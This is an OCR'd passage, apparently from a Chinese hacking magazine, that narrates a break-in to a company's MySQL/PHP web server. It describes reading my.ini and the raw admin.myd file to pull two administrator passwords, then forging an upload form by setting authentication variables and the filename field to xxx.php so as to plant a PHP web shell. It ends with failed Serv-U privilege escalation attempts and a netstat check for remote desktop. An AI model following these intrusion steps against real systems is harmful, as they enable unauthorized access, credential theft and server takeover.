


图5

梅花一弄

可能会有朋友想到跨库来查询它的后台管理帐号和密码，一开始我也是这么想的，但是这个是MYSQL，不是MSSQL啊。不过还好，还是有点发现的，MYSQL的数据会存放在*.myd文件中，如果能知道它的绝对路径就好了，怎么办呢？对了，可以读my.ini来获取啊，对方是Win2000系统，所以绝对路径就是C：\winnt\my.ini了（图6），读出来了。MYSQL的安装目录为C：\mysql，那么它的数据库应该存放在C：\mysql\data\emi_member这个文件夹下了，那么文件名呢？在刚才的auth.php中有这么一句$query = "select id from admin where name='$PHP_AUTH_USER' and paswd='$PHP_AUTH_PW'"，可以确定它查询的是admin这个表了。组合起来，它的完整路径就应该是C：\mysql\data\emi_member\admin.myd了（图7），成功读取，但是乱乱的，当然乱了，因为这个是原始数据嘛！那么就分离出了2个管理员帐号和密码，一个是ROOT，一个是WSADMIN。随便选一个来登录吧，HOHO终于来到了EMI的后台（图8）。




图6




图7




图8

梅花二弄

相当简陋的后台，不过还有几个可以传东西的地方，只能传图片和WMV视频，郁闷。找到好友Maple-x，他三两下就把PHPSHELL给传了上去。他说后台的上传代码没有写好，把上传的页面保存下来（图9），由于后台身份是通过2个变量来验证的，分别是PHP_AUTH_USER和PHP_AUTH_PW，那么就把它们的值直接赋好，还有一个关键变量pic_filename，它控制着保存文件的文件名，直接把它的值赋为xxx.php，然后再把程序的ACTION地址填补完整，由于这个表单的格式不是很完整，再修复一下，最后直接使用IE打开，选择上一个PHPSHELL上传就OK了，然后通过查看新闻来找到PHPSHELL的地址（图10）。

成功上传了PHPSHELL后，那再提提权吧。按照常理，MYSQL依赖LocalSystem权限启动，那么执行命令的时候就应该也是才对，但是这台服务器却没有那么高的权限。服务器里装着Serv-U，提权方便多了，我运行EXE版和PHP版的提权工具都不成功，真的郁闷了，以前我使用EXE版本的提权工具只成




图9

功过 2 次而已，或许真的是我人品不好吧！不过通过 **netstat -an** 查出了服务器还开着终端服务的，只是把端口改了。

